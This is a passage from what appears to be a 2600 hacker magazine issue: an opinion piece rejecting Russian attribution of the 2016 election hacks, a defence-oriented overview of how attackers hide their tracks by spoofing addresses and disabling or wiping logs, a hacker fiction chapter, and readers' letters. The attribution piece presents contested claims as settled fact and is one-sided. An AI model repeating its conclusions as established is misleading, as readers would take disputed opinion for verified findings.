The FireEye report states: "During our research into APT28's malware, we noted two details consistent across malware samples. The first was that APT28 had consistently compiled Russian language settings into their malware. The second was that malware compile times from 2007 to 2014 corresponded to normal business hours in the UTC + 4 time zone, which includes major Russian cities such as Moscow and St. Petersburg. Use of Russian and English Language Settings in PE Resources include language information that can be helpful if a developer wants to show user interface items in a specific language. Non-default language settings packaged with PE resources are dependent on the developer's build environment. Each PE resource includes a 'locale' identifier with a language ID composed of a primary language identifier indicating the language and a sublanguage identifier indicating the country/region."

Any malware author could intentionally leave behind false clues in the resources section, pointing to Russia or any other country. These signatures are very easy to manipulate, and anyone with a modicum of Googling skills can alter the language identifier of the resources in PE files. *Any* state-sponsored entity could easily obfuscate the language identifier in this way. One could also use online compilers or such an online integrated development environment (IDE) through a proxy service to alter times - indicating that compile times were from any specific region chosen. The information in the FireEye report is spurious at best.

3. Ultimately, WikiLeaks was the source of the dissemination of the compromised data - where did they acquire it?

Julian Assange, the founder of WikiLeaks, has repeatedly stated that the source of the information they posted was *not* from *any* state-sponsored source - including Russia. In fact, in all of the reports (including the JAR and FireEye), they never once mention WikiLeaks. Strange.

4. According to media sources, all 17 U.S. intelligence agencies confirmed Russian state-sponsored hackers were the source of the attacks.

This is hilarious - many of these 17 agencies wouldn't know a hack from a leak, nor would they have been privy to any real data other than what a couple of other agencies reported, which was thin and barely circumstantial, and was wholly derived from a third-party security analysis:

```
Air Force Intelligence
Army Intelligence
Central Intelligence Agency
Coast Guard Intelligence
Defense Intelligence Agency
Department of Energy
Department of Homeland Security
Department of State
Department of the Treasury
Drug Enforcement Administration
Federal Bureau of Investigation
Marine Corps Intelligence
National Geospatial-
Intelligence Agency
National Reconnaissance Office
National Security Agency
Navy Intelligence
Office of the Director of
National Intelligence
```

5. Was this "so-called" hack designed to affect the outcome of the U.S. election?

It is clear, even if there were state-sponsored hacks, that the information provided in WikiLeaks had no relation to Russian manipulation of U.S. elections. The information speaks for itself - it is the content of the leaks that is relevant - and it matters not where it came from. DNC corruption is the real issue, and any

propaganda agenda designed to direct attention away from the damage the info presents is wholly deflection.

Most of the references used in the JAR report are really from third-party cybersecurity firms looking to "show off" their prowess at rooting out a hacker culprit. This ultimately means money for them. This is the reality of the sad state of security today. Note that not one report mentions that every single one of the compromises was directed at Microsoft operating systems. Why, when everyone knows that Microsoft is the most insecure OS and is specifically targeted by malware authors, state-sponsored or otherwise, do any governments still use it? Fortunately, there are real security researchers out there who see through the smoke and mirrors and aren't buying the BS handed them by government entities and the media outlets they control.

The Anti-Forensic Marble Framework

With the release of the "Marble Framework" on WikiLeaks, we come upon more evidence that the entire so-called "Russian Hacking" story could very well have been a U.S. state-sponsored hack - and it's more likely.

From WikiLeaks: "Marble is used to hamper forensic investigators and anti-virus companies from attributing viruses, trojans, and hacking attacks to the CIA. Marble does this by hiding ("obfuscating") text fragments used in CIA malware from visual inspection. This is the digital equivalent of a specialized CIA tool to place covers over the English language text on U.S. produced weapons systems before giving them to insurgents secretly backed by the CIA."

CIA Leaks

I've been through many of the docs included in Vault 7 and it isn't anything at all new or revelatory. I called this back in 2005 and detailed much of it back then. Most thought me a kook. Much of what I've looked at so far is valid, although it's very basic info any teenage hacker attending DEFCON would know about.

It's old crap, and I'd put money on it that the CIA itself "leaked" the data.

And finally, the most recent stories of Russian attempts to hack into U.S. voting systems are even more ridiculous in their claims, and were based exclusively on info from the Department of Homeland Security. Apparently, 21 states, as cited by the MSM (in last year's presidential election), were targeted by "Russian" hackers. These claims about Russian hacking get ineptly hyped by media outlets, and are almost always based on nothing more than fact-free claims from government officials, only to look completely absurd under even minimal scrutiny by real security experts because they are entirely lacking in any real evidence.

"In our age there is no such thing as 'keeping out of politics.' All issues are political issues, and politics itself is a mass of lies, evasions, folly, hatred, and schizophrenia." - George Orwell

For complete information, please check out the links cited as references below:

- http://arstechnica.com/security/2016/12/did-russia-tamper-with-the-➥2016-election-bitter-debate-likely-to-rage-on/
- https://www.codeandsec.com/Sophisticated-CyberWeapon-Shamoon-2-➥Malware-Analysis
- https://www.dni.gov/index.php/what-we-do/members-of-the-ic
- https://nakedsecurity.sophos.com/2017/01/03/claims-that-russia-➥hacked-the-us-election-and-power-grid-are-overblown
- http://www.usatoday.com/story/news/politics/onpolitics/2016/10/21/17-➥intelligence-agencies-russia-behind-hacking/92514592/
- http://www.defenseone.com/technology/2016/12/accidental-master➥mind-dnc-hack/134266/
- https://www.rt.com/usa/372630-wikileaks-20k-reward-obama/
- https://www.fireeye.com/content/dam/fireeye-www/global/en/current-➥threats/pdfs/rpt-apt28.pdf
- https://nakedsecurity.sophos.com/2017/03/08/what-wikileaks-massive➥-cia-leak-tells-us-about-cybersecurity/
- https://theintercept.com/2017/09/28/yet-another-major-russia-story-➥falls-apart-is-skepticism-permissible-yet/

SUCCESSFUL NETWORK ATTACKS – PHASE FIVE
COVERING TRACKS

by Daelphinux

After an attacker has gained access to your network, and maintained that access long enough to accomplish their objective, they will need to cover their tracks. Once this step has been reached, the attack is complete; defending against this step is a form of damage control. For these purposes, we are going to assume that the attacker is using basic methodologies; this is a short overview series, after all.

In order to utilize the information gained, implement the back door opened, or activate the payload placed, the attacker is relying on the defender not knowing what action was completed. A compromised list of passwords, for instance, is of no use to a buyer if the defending entity was able to determine the list was accessed and change the passwords. Malware is of no use when the defending administrator knows exactly what to clean. Back doors are of no use if they are closed. Without covering tracks, the attack may have been accomplished, but the payoff will be useless. Because of this, a complete attack may not include this step, but a successful one always will.

The best method for preventing an attacker from successfully covering their tracks is to utilize redundant logging. Essentially, this means that logs should be stored in multiple places when generated, and there should be log systems that log each other's access and up times. Given that many attackers try to maintain small footprints, this setup alone may deter an attacker from continuing on if they notice this during the third phase of the attack.

There are a couple of ways an attacker will cover their tracks. Initially (earlier in the attack, but very pertinent to this phase), the attacker will almost certainly obfuscate their IP and MAC addresses. If properly done, this makes it very difficult to determine where the attack is coming from. Ideally, from the attacker's perspective, the attacker will have enough information to spoof an IP and MAC that exists on the local network. In these cases, it is often easiest to find a client that is initializing an inordinate number of unrelated connections; keep in mind, however, that easiest does not mean easy. This step alone can foil even experienced security teams if the right client is spoofed. While this makes the logs difficult to determine relevance from, there are still logs there. To many attackers, having any logs at all is an unacceptable risk.

This will lead some attackers to, once they connect to a system, disable logging. Although this is a little confusing to get one's head around, usually, disabling a logging system generates a log message in itself. Although a message saying logging is disabled is almost useless in determining what actions were taken while the logs were disabled, it is a very strong piece of information that can give data such as what client was making the attack, that an attack was made, and which specific system or subsystem the attack hit. This is a smart move on the part of the attacker, but as mentioned before, in some cases any logs at all are unacceptable.

Once the logs have been generated, there is almost always a way to remove the log entry. Many of these methods are destructive to more than just the log files, not that this matters to most attackers, but it is an important thing to consider. Often, in those cases where the operating system files themselves are corrupted to prevent administrators from seeing the logs, this can be a strong indicator of the system hit. In the event that the system is not corrupted in itself, an administrator will need to determine which system was hit in the attack. With this information, and various file system checking tools, an administrator can recover files from the destroyed system and compare them against the files in the attacked system's backups.

In the event that the system is completely cleaned, as in all system and data files erased or destroyed, the defending entity's

security response team will need to make a list of things that could have been affected in the attack and make an educated guess as to which subsystem was most likely hit. The team will, however, need to inform potentially affected clients of all of the attacked system's subsystems. An attack that reaches this point is a public relations nightmare, regardless of how successful this step is. Even if all of the data loss - or any placed payload or vulnerabilities - is mitigated, a company will still need to inform potentially affected clients and customers. In some cases, that alone is a strong success for an attack, even if the target data or vulnerability were not fully exploited.

Conclusion

Successful attacks, as distinct from complete attacks, come in five phases. Reconnaissance allows the attacker to gather information needed to complete network scanning. With a successful network scan, the attacker will be able to gain and maintain access to the target network. Once the attacker has completed their actions while access was maintained, the attacker will cover their tracks and the attack will be complete.

Luckily, there are often steps that can be taken to mitigate these actions before they occur, or even defend against them as they are happening. A prepared operations or security response team can make all the difference. Every operations team should, occasionally, engage in security drills where one member is assigned to be the attacker (ideally on a development or testing environment that mimics the production environment), and the rest defend against the attack. This will ensure that the associated teams are well prepared and experienced in the event of an actual attack.

This guide is not an exhaustive reference. It is an overview that should only be used as a reference, or as an introduction for new operations/security professionals.

HOPE Speaker Submissions

Are Open!

You too can be on stage at the next HOPE conference. Our speaker submission FAQ can be found at the hope.net website in the speaker section. Once you've read that over, send an email to speakers@hope.net if you want to apply to give a talk. Include several paragraphs on what your topic is, what will be unique about your presentation, who you are, etc. (Handles are permitted and we encourage new as well as seasoned presenters.)

Got a workshop idea? Check out the corresponding section on the hope.net site and send your ideas to workshops@hope.net while we still have space to fill. Remember, think big!

The Circle of HOPE will be held at New York City's Hotel Pennsylvania, located across the street from Penn Station (33rd Street & Seventh Avenue) from Friday, July 20th through Sunday, July 22nd, 2018.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x14

With keypresses logged from Reboot's visit, P@nic went heads-down and began to hack into RedAction with speed, intensity, and maybe just a little bit of fanaticism. Fueled by white-hot anger at Reboot, she punched her keyboard's keys like each one owed her money.

Her face glowed as she worked uncomfortably close to her laptop screen. Hunched over, staring, her position had the intensity of a bird of prey. The rest of her burned with barely-contained energy as she typed, thought, moused, and occasionally cursed.

Translation: I should stay out of the way.

I almost jumped as she leaned back with a huff. She rotated the screen so I could see it, and pointed to lines of code I couldn't understand.

"It's good and bad," she said. "They're really secure, but I can get in if I had time. Problem is, we don't have time. The servers Reboot used are exposed to the Web, okay, and whoever locked them down knows what she's doing. It's a secured environment. Patched firewalls with heavy port restrictions. Three separate honeypots. Probably monitors for all traffic in and out, and I assume flags for any admin logons. Still... I can use these external servers to get inside, but yeah, I need time."

"How much time?"

"To do it the safe way, undetected, I need time we don't have. They might have alerts on what I did just now - if they're smart, they're reviewing access logs and will see me logging in with Reboot's creds."

"They'll terminate all access," I said. "Maybe shut down the web-facing servers until they deal with us. They'll come right back here. It won't just be Reboot. He'll bring friends. We shouldn't be here if they are."

"Yeah."

My instincts to do this more carefully had been right. We'd moved too fast. P@nic's desire to hurt Reboot was justified, but her jump to immediate action was like using the Konami cheat code without knowing the game: You start out all excited and confident, but still end up losing.

"We should move, right now," I said. "Leave the house. Take your laptop. I can get you mobile from my office."

She was already shaking her head.

"That'll just use up minutes we don't have. Didn't you tell me RedAction's already been to your office? They'll find us no matter where we go."

She stared intently at the space behind her laptop. Her fingers tapped as she thought.

The longer we waited, the more likely it would be that we'd get caught. "We can't hide," I said. "If they haven't seen us already, they're about to. What we need is a distraction. Give them something to worry about besides us."

Her fingers stopped their tapping. She looked at me and smiled.

"I could do that. I'm already in the web-facing servers. I could leave something big. Let them know someone's knocking on the door. That's the distraction. While they deal with that, we insert a second present they'll never notice: A little, tiny, hidden present that will let me in unrestricted after they think they've patched all their security holes."

"What's the distraction?"

"I've got my botnet. I'm going to point it at their servers. Have ninety-nine percent of it run a DDoS attack. Meantime, the other one percent of the time I'll pause the attack, and when RedAction tries to breathe, they'll see I'm running brute-force password attacks on their firewalls."

"That's like knocking on their door with a sledgehammer."

"Yeah. They'll notice. That's the distraction. But for the second thing - the 'present' - I can't do that quickly, unless we can get onsite."

"I see where this is going. Or rather, where *I'm* going."

"You have a fast car, right?"

She was half right, so I nodded confidently.

"Yeah. It's definitely a car."

"Take this." She handed me a USB stick. "This will poke an encrypted tunnel that'll call home to get me on a private subnet if you can plug it in to any internal PC."

"I plug this in, you get access?"

She nodded quickly, and shooed me away with both hands.

"And it's kind of important that you move. Drive. Go. Now."

Ten seconds later I was out of the house, staring at my car.

Five seconds after that I was inside my car, praying to Cthulhu that the engine would turn over. In His Sanity-Destroying Grace and Abyss of Mercy, the Great Old One must've decided to let me live another day, because He allowed amperage to move from battery to starter to fire up the engine.

Like an old man getting out of bed, my car groaned to life. Its voice was an engine from long ago, a time when there existed only six *Star Wars* movies, when sex scandals were just one celebrity at a time, and when Bitcoin's value was measured not in dollars, but in dreams.

I spun the wheel and floored the gas. The old Nissan thought for a moment, hiccuped, and began to carry me out of P@nic's cul-de-sac. The expensive and shiny cars around us smirked as I left. My transport flew at speeds approaching 30 MPH. I GPSed to the West Rapids address P@nic had given me.

My job was to plug in P@nic's USB stick to any PC on the RedAction internal network. Meaning I had to get inside RedAction's headquarters to do it. Since I had no other information to go on, and had never even seen the outside of the building, I had a puzzle. I could sneak in and hope no one saw me, but that would probably be a bad idea, since RedAction itself was a company defined by its own sneakiness. Besides, I had no idea of what security measures were onsite. I'd probably be on camera as soon as I was within viewing distance from their offices. A snake knows a snake. I had to become something a snake wouldn't see, like... a flying snake? I wasn't sure yet.

RedAction - a secure, clandestine, high-tech outfit - just happened to be in the middle of the dumpiest section of West Rapids. I was sure that was no accident. I wanted to scout around without having to appear on any security cameras, so I parked my car around the block and got out early.

The building was square in the middle of what West Rapids termed a "Revitalization Zone" - a way to tempt new businesses by giving massive tax breaks if you built in the bad section of town. Sometimes it worked. In this dirty industrial park, however, political optimism had been body-slammed hard by cold reality. In a city the size of West Rapids, there were always winners and losers, spots of shining hope as well as dark, painful bruises. This area was as depressed as a sysadmin prepping for an ERP migration.

If the buildings here were occupied, they shouldn't have been: A quick glance around showed violations that would be a holiday for OSHA and sanitation inspectors. A prime example was right here - a man dressed in ratty jeans and a patched puffy jacket stood facing away from me. He was urinating against the side of a building.

I waited patiently for him to finish. After a moment, I decided I could still wait patiently, but I should do so upwind. He craned his head around to look at me.

"The hell you want?"

"Hi. You live around here?"

"The hell you need to know for?"

"I've got a meeting one block over. The place just past Ted Stevens Memorial Boulevard."

The guy zipped up and turned to face me. He was big enough to take care of himself, though he looked gaunt. He seemed poised to move fast, though I don't know if that would be towards or away from me. He didn't say anything, so I continued, because I had an idea.

"I'm wondering if you could help me with a strange meeting I'm having. The person I'm meeting doesn't know I'm coming. I work for a company that does physical security and access procedure testing. We've been hired by the place a block over to test their security. If I can get in the building without security knowing, they'll know where to improve their systems. I need to do this carefully and quietly. Can you help?"

He hawked and spat into a chipped patch on the concrete sidewalk. He glanced down to check his accuracy, then glared back up at me.

"You got no meeting. I'm thinking you lie to me, son."

I sighed.

"You're right," I said. "I just need to break in to the place."

The man snorted, then nodded. "That's more like it. I know what to do."

"What's that?"

"Payment first. Give me a hundred bucks. I'll make your day."

"I never carry that much with me. You take bitcoin?"

He looked at me like I was stupid for asking, so I continued, "Ecurrencies would make this really easy. We both use a third-party escrow verifier so neither one of us gets scammed. Trust is the basis of -"

"Now your price is two hundred."

"Cash will be fine."

REACTIONS

Contributions

Dear *2600:*

This is a picture taken in Oakwood, Ohio in 2016. Oakwood is an older upscale area near Dayton, Ohio, and this was taken in its shopping district. The sign denotes the street block. "2600" stands out prominently, and it's beautifully landscaped to boot.

Gabrielle

We can only imagine. And the reason for that is because the picture was never attached! We hope you give this another try as it sounds like a good image. Failing that, perhaps someone else in the area could race down and take the photo as described. (It's particularly frustrating when we get so many pictures that come with absolutely no description at all and then descriptions without pictures.)

Dear *2600:*

Good day, I am a not-so-good reader of your magazine, but that is only because I live in Mexico and it is really hard for me to find it and I don't enjoy the same reading online, but every time I can find one of your issues, I surely enjoy the hell out of it.

I am a communications manager specializing in social studies and also am a big fan of science and technology. Since I've already written a bunch of times for different publications, I started wondering if it will be interesting for you to have some articles focus on the social impact of new technologies and the way programmers work and develop in Latin America. I work with an American editor so I can send you the articles in proper English.

Let me know if we can find a way to collaborate. I am open to any suggestion you may have about my approach to the subjects.

I appreciate the attention and stay at your service.

Vanessa

We most definitely would like to hear your perspective on developing technologies and the effects it has in a different culture. Having already read our magazine, you get where we're coming from and know it's about so much more than just the latest security holes. We think your words will open lots of eyes. Thanks for thinking of us.

Dear *2600:*

I used to read *2600,* as I grew up an ethical hacker turned entrepreneur. For too many years, Internet and technology corporations and government actors corrupted by haters have abused their power and enabled sabotage of my personal and professional lives. You should read about it on my blog and do a story on me because your audience would be most interested and we cannot let frauds get away with it.

Russell

If you can write a letter to us saying we should write an article about you, we think it's highly likely you can write an article about the things that make you interesting enough to write about. If you want, we can put that in writing.

Dear *2600:*

I'm not sure this is the correct place to do so, but please find attached a photo I would like to submit for the cover of *2600*.

Jason

Thanks, but we already know that the Watergate Hotel in Washington DC has 2600 as their address and that in itself just isn't enough for a front cover. It might have worked for a back cover but we've already pointed attention at this. Plus, people aren't really in the mood to be reminded of Watergate these days. Thanks for thinking of us and please send us any other ideas.

Distribution

Dear *2600:*

I am interested in your magazine and wanted to know if there is a newsstand location in Los Angeles that carries the current issue.

John

If you can find a newsstand that carries lots of magazines, we should be in there. If not, ask them who their distributor is and we can talk to them about getting carried. We're still trying to get lists of sales points for our readers and will stick that on our website when we get it from our distributors. We do get carried in all Barnes and Nobles and if there are any other bookstore chains left, there's a good chance you'll find us in those too.

Meetings

Dear *2600:*

I with peerlyst.com, a community serving over 100K security professionals.

We heard about your meetups and wanted to help you make more out of them.

Early this year we have announced a formal partnership with Bsides Las Vegas, where we became Bsides' formal community platform. We wanted to explore the option to execute a similar initiative with you, to make more out of your events.

Here is what we did at Bsides:

L

Let us stop you right there. We really wish people would look into our meetings just a little bit before sending us these corporate pitches. As described in our guidelines, our meetings are informal and open to everyone. We don't need or want partnerships, meetings aren't limited to security professionals, and we're quite happy with how they work as is. Please stop by one of them and see for yourself. Share info, listen to stories, make new friends, but please don't try to sell us anything.

Dear *2600:*

I wanted to give you an update on the Vancouver *2600* scene.

Since Defcon 2016, a small group of us have committed to showing up at every *2600* meeting possible. We have been going strong since August. Attendance is picking up. We now have around five to ten people showing up. Pretty good.

I spoke to a regular attendee and he's very happy that folks are showing up again. Seems like the meeting was dead for a bit as it happens.

Anyways, we'll keep the light shining and a welcoming seat open each first Friday of the month for our fellow enthusiasts.

notaspy

Thanks for the update and for keeping the spirit. Meetings reflect the enthusiasm level of whoever happens to be around at the time. All too often, people don't think they have the power themselves to really make a difference, both at meetings and throughout life. We want to make sure that as many of us as possible get to realize how untrue that is. If your local meeting isn't as good as you think it could be, simply making an effort to find other like-minded people often pays off. It doesn't happen overnight and the first meetings are usually the hardest. But once it becomes routine and not dependent on any one person, they begin to take on a life of their own. Then they're impossible to stop.

Dear *2600:*

We're starting a *2600* group in Petaluma, California. We have had one meeting last month and having another this month on the first Friday at 6 pm. We meet at the Starbucks downtown by the fountain. We have a great group of security researchers and we are still growing. I hope you can post us in the magazine so we can grow even more. Thank you and speak to you soon with an update.

MG

Good luck with your new meeting. If you continue to give us updates, you will be listed in the magazine and on the website, which should bring in a bunch of new people. It's great to see this tradition continue and get reborn in new places on this, the 30th anniversary of our very first meeting.

Dear *2600:*

Edinburgh (Scotland) had its second *2600* meeting yesterday, the 3rd of February 2017.

We had much more activity than at the first meeting. Around 15 folks showed up and all got to know each other. There were a variety of backgrounds which was great to witness.

We even got to do a bit of urban exploration, which if you know Rose Street on a Friday night in Edinburgh can become quite an adventure!

The plan going forward is to keep doing these meetings. Eventually we might attempt to have short talks to try and spice things up a bit.

stmerry

This is so great to hear, considering there weren't any meetings at all in Scotland only a few years ago and now there are two. It sounds like you've all got precisely the right spirit and will continue to draw natives and visitors alike to your venue for the foreseeable future. This isn't the only letter we received concerning this meeting. Another reader wrote in to tell us the URL for the meeting's website. It's 2600edinburgh.org.

Dear *2600:*

First of all, please receive my congratulations for the good work you do. I have to admit I just found out about you a year ago, but it is good to have found old-school guys around. When I was 16, we used to read magazines like the one written by the "RareGaZz" team, and browse FTP server repositories as one of the ways to find interesting information. Now with everything interconnected, everything is accessible almost instantaneously, and the possibilities to explore have also grown a lot.

Quick question! I posted you some time ago in order to ask you for some support as I was planning to start a *2600* meeting in Spain. I haven't received any reply from your side. Can some of you guys give me some advice about the next steps to register in your meeting list?

Many thanks in advance, and keep up the good work.

Echo

We don't know where you might have tried to communicate with us in the past, but it's likely we wouldn't have replied from many of them. The letters are where we focus our main reply attention, so right here is the best place to look. There are people who expect quick answers to every inquiry and we just don't have the time to make that happen. But for meetings in particular, we have an auto-responder set up that's designed to answer most any question that comes up with regards to starting a new meeting. So if you email meetings@2600.com, you'll get a bunch of info back right away that should be helpful. Please don't ar-

gue with our auto-responder because it will give you the silent treatment after your second email. (You would be surprised how many people think they're talking to a rapidly-typing human who managed to crank out a multi-page reply in ten seconds just for them. And of course, they expect another instant reply right after that and then get furious when it doesn't arrive.) We hope you're successful in bringing meetings back to Spain. Please keep us updated.

Dear *2600:*

I'm from Goa and I'm interested in attending meetings. But there aren't any meetings held in India. What can I do?

Dinesh

Thirty years ago a bunch of us in New York were also interested in attending meetings but there weren't any. So what we did was start them! You can too. It doesn't matter where you are (unless you're in one of those parts of the world where meeting publicly and/or anything hacker-related is considered a crime); you have the power to get them going on your own. It may seem like a daunting task and, sure, it would be easier if someone else did this. But we all know that's not how things actually get done. More times than not, we have to do them ourselves.

You'll find all of the guidelines you need to have meetings at our website (www.2600.com/meetings) or you can have them sent to you by emailing meetings@2600.com. We really hope to be hearing about meetings all throughout India in the future.

And incidentally - and as testament to the surprising power we all have to change things - your letter was actually sent to us as a Direct Message on Twitter. That made us realize that this is another way people can communicate with us here at the letters department. Our Twitter ID is @2600 and anyone with a Twitter ID can send us a message. We honestly hadn't considered receiving letters in this way, but your message inspired us to give it a try. Now that you've accomplished that, starting a meeting doesn't seem so hard, does it?

Storm Warning

Dear *2600:*

Honestly, in light of the new powers the NSA has and everything else going on in this country I don't want to be associated with you anymore. Thanks for the issues I did receive and if you could delete my info from your databases, that would be great.

Name Deleted

You're not the only person who has reacted this way since November. That is something we find very disturbing and it led us to issue the following statement to our readers at the end of the year:

"A number of people in our community feel that hackers in particular will be under increased scrutiny and will be facing significant threats under a Trump administration. We've received requests from both readers and writers to erase all evidence of their existence in our correspondence and to cancel their subscriptions and remove their names from our database. On more than one occasion, all hacker-related clothing was also thrown in the trash.

"It's this reaction that we find more disturbing than any of the many potential threats we're facing. Why? Because bad things happen when people let them. As long as we stand united and are willing to fight back against anything that would threaten us as individuals or as a community, we have what it takes to prevent such threats from taking hold. If we yield, it's handing out a blank check.

"Yes, there is much to be concerned about and even to fear. Hackers, as always, seem to be right in the middle of the controversial news stories bombarding us every day. But we need to embrace this, not push it away. We have always protected the confidentiality of both our subscribers and those sources who contribute material to our publication. We will never stop doing this.

"There is great strength in numbers and in intelligence. We need both in order to survive what may be hugely challenging times. We cannot let the specter of oppression slow us down because if such a scenario were to come true, that is when we would be needed the most. We should have more articles than ever, edgy and controversial material that we embrace, and a ton of people who aren't afraid to read and collect what we're putting out. After all, it's in the darkest hours when a bright light makes the most difference."

Since then our resolve has only strengthened and so has that of people all over the country. We believe that what we do and what we believe in is stronger than anything that seeks to control, diminish, or destroy, particularly using fear and ignorance as its allies. But we can only speak for ourselves; we pass no judgment on anyone who feels the potential sacrifices and risks are too much for them to bear. We believe our community is strong and will ultimately survive and flourish. In fact, this may be exactly what was needed to wake people up who took a lot of things for granted before.

Dear *2600:*

So with our recent election of the *wrong* person *again* (two prior Bushes!), I won't go into the details of how those elections were stolen. But since you have posted about these things in the past to one degree or another, I thought I would pose these thoughts to you.

Reportedly, Wikileaks was somehow able to

get information on Hillary Clinton and the email server debacle for which she was acquitted not once, but twice! What I propose is that through the appropriate channels (Wikileaks, etc.) that our blustering, boastful, blithering idiot President be investigated to the same degree that Hillary was!

Things are only going to get worse as the country gets Trumped to death; the rich (people, corporations) are going to get *so much richer* under Pet-rump and the rest of us will be picking up the tab for the giveaways!

I can submit follow-up documentation proving my point and other supporting points, but must get to work.

I have enjoyed the publication for years. Keep up the fight!

Pissed off in Long Beach, California

We can't say what did or didn't happen because we don't have the information. Whoever does have that information (or the ability to get it) has, in our opinion, a moral obligation to share it with the world so we can see for ourselves what did or didn't happen - or just how clean or dirty certain hands are. There certainly seems to have been some strong bias regarding the leaks that were revealed. It's hard to imagine that one side had bad security and one side had good security and that's where the story ended. We aren't fans of any particular candidate or political party. But we do know when something smells rotten. We've been heartened by the reaction so far and there is no corruption on earth that can stand for long against that level of pressure.

A Look Back

Dear *2600:*

Going through some boxes in the attic today and I came across Volume Fourteen, Number Three.

Perhaps you could reprint the epigraph about confidential information being transmitted over pagers and the article titled "Hacking the Vote."

They're both so quaint, and remind me of a much more innocent time.

Selah,
Dr. Dave

It's interesting that you came upon that particular issue, as we've just released it digitally as part of our Hacker Digest *project, so quite a few people are probably seeing it for the very first time. As you've already discovered, this stuff never gets old. In fact, the leaked White House pager traffic we released back then (1997) is being put up on our website after apparently disappearing from nearly everywhere else on the net. One thing this project has taught us is that, despite common belief, things can disappear completely from the Internet if you don't look after them. That's why we're working so diligently to preserve our history.*

Dear *2600:*

It's amazing to see what has been lost over the last few decades, and how things are progressing. Gone are the days of exploration, replaced with convenience and spoon-fed learning.

During the eighties, if you wanted to learn about UNIX, VMS, or any other operating system and equipment, you would have had to obtain access to these systems, which in turn taught many how to use them. It made you work for it, and it pushed you to learn. There was a 2003 movie, *In the Realm of the Hackers* (the story of Electron, the hacker from Melbourne), in which at the end he mentioned "Today there are automated tools to do what took us weeks or months to learn how to do." And this couldn't be more true.

The thrill of sharing information from a BBS is gone. No longer do you need to telnet into a UNIX machine to learn. A home PC can now run ten virtual operating systems, and emulation and the cloud are the new way. Even the sounds of the old phone systems are long gone, and replaced with the silence of VoIP connections.

We are every day being moved further into a world of more convenient learning, rather than being pushed to work harder to seek the answers.

The term hacker, when said in the seventies and eighties, would have meant someone gaining access to a system, seeking answers, and learning things we weren't intended to know but curious to find out. But in today's world, the hacker is made out to be the evil ransomware sitting in a dark corner of the world. It's unfortunate that times have changed, but at least for us true hackers, we will always know the true meaning of exploration and seeking the harder path for answers.

Darkmatter

There is a good deal of truth in much of what you say, but we can't share in all of the pessimism. As long as there are new things to experiment with and develop, the spirit of hacking cannot disappear. What changes are the specific tools. Clearly, things can't remain the same forever and technology is always improving, getting faster, and standardizing. Who knows what the next step will be? But the most exciting ones will be those that encapsulate all of the values you defined above. Look back into history a bit and you will see that with every change that takes place through our technological or social evolution (wire recordings to vinyl to CD to digital downloads - Morse code to radio to television to YouTube channels - cordboard to step to crossbar to electronic to digital to VoIP, etc.), there will always be people who look sentimentally back at the way it used to be as well as those who only look forward and have little interest in the old ways. We benefit when these people talk to each other and share the values and magic of both the past and the future. We can nev-

er really see what's coming, but we can guarantee that we will one day look longingly back at these as the good old days.

One other thing: hackers of the seventies and eighties were also seen as evil and misunderstood more often than not. There just weren't so damn many of them back then.

Feedback

Dear *2600:*

In *2600's* response to david0509's letter on Lightweight Portable Security (LPS) in the Autumn 2016 edition, there is a reference to some errors in the browser. The errors you are seeing is because the DoD has their own root certificate that is not trusted by default.

If you check the root certificate on that site (and probably for any public facing HTTPS DoD site), the root cert is "DoD Root CA 3", which is not in your certificate store.

Once you install the root certificate, the certificate error will disappear as the remote servers are now trusted. The DoD even has an installer for them! You can find it at http://iase.disa.mil/pki-pke/Pages/tools.aspx under the "Trust Store" tab. If you feel comfortable installing a root certificate from an HTTP page that has no checksum value for the file, that is. You could also use your systems certificate manager or the classic: ignore the security warnings.

Keep up the good work and look forward to playing with LPS.

kes

Dear *2600:*

I just received issue 33:4 and read with some astonishment the paranoid ramblings in the article "Spying Across Borders in the Age of Email." In the article, a technology researcher (?) and a Brazilian colonel with 25 years' military experience (?!) freak out about the UK's Ministry of Defence (MoD) apparently hacking into their Outlook email.

The writers place the incident in the context of international espionage, becoming outraged when neither the MoD nor Microsoft want to "admit" that they have been the victims of international cyber-espionage.

So far, so exciting. But it's time for a reality check.

A cursory Google search - something like "uk ministry of defence ip address" - brings up plenty of information about what's really going on here. Surprise, surprise - the MoD aren't hacking into people's Outlook email at will with the collusion of Microsoft. The IPv4 range 25.x.x.x was originally allocated to the MoD, back in the early days of the net. But things don't stay the same forever.

Explanation One is that some of the IP range has been sold off, and nobody bothered to update the entries at RIPE. That could be true.

Explanation Two is that some services, such as T-Mobile and Hamachi (LogMeIn's VPN service), are being a bit naughty. When they run out of allocated IP addresses, they switch to ranges allocated to big government agencies that are unlikely to cause a problem. In this case, some service was (ab)using the 25.x.x.x range, on the basis that there's unlikely to be any crossover between the users of a commercial VPN service and the UK Ministry of Defence.

Those explanations could be wrong. But Occam's razor suggests that either one is more likely than the convoluted story of a remote foreign power not only breaking into someone's Outlook, but leaving a very obvious trail behind them. And all it took was 30 seconds on Google. Maybe I should become a technology researcher... then again, maybe I'm not paranoid enough.

YTT

Dear *2600:*

The code is missing from the Autumn 2016 article "Spyware Techniques by Chuck Easttom. I had purchased the Kindle version of the magazine. Additionally, when I checked on your site (www.2600.com/code, it was missing on the site too.

It would be great if you could share this particular article's code.

Sudarshan

The code appeared in our test Kindle version. We'd like to know if anyone else experienced this issue with their Kindle copy. By the time you read this, we hopefully will have replenished our code section, which once again fell into disrepair.

Dear *2600:*

Just thought you'd like to see how nicely the magazine is displayed at Micro Center in Houston. I had no trouble finding a copy.

brucerobin

OK, that's a bit insane. Did they actually give us all that space or was it an overly enthusiastic and super supportive reader? If we had this kind of exposure everywhere, the world would be a different place.

Dear *2600:*

I just read the Winter 2016-2017 issue and took note of El Magistral's comments about the

"alarming decline in quality of the articles." There's a very easy way to solve this. It benefits us all. And best of all, it's completely free.

What anyone can do is email an article to articles@2600.com and, if accepted, it will run in this fine magazine, raising the quality of the articles.

While we're talking about quality, "Telecom Informer" continues to be my favorite. Every quarter, I first read the opening section and then immediately jump down to see what The Prophet has gifted us with this time.

John

Thanks for the kind words. And what you say is true: the higher the quality of articles we get, the more high quality articles get printed. But we don't want to discourage people from bitching and moaning even if they don't have anything better to contribute. That, too, carries its own special magic.

Dear *2600:*

I am wondering what is happening with your Amazon Kindle edition? I tried to buy your latest individual issue on Amazon (33:4) and it said there was no issue available for the Kindle app iPhone version? Same thing happened when I tried to subscribe. This is their message: "This publication is not available for some devices. The publisher may have opted out of making it available on certain devices, or the reading experience may not yet be optimized for this publication on those devices."

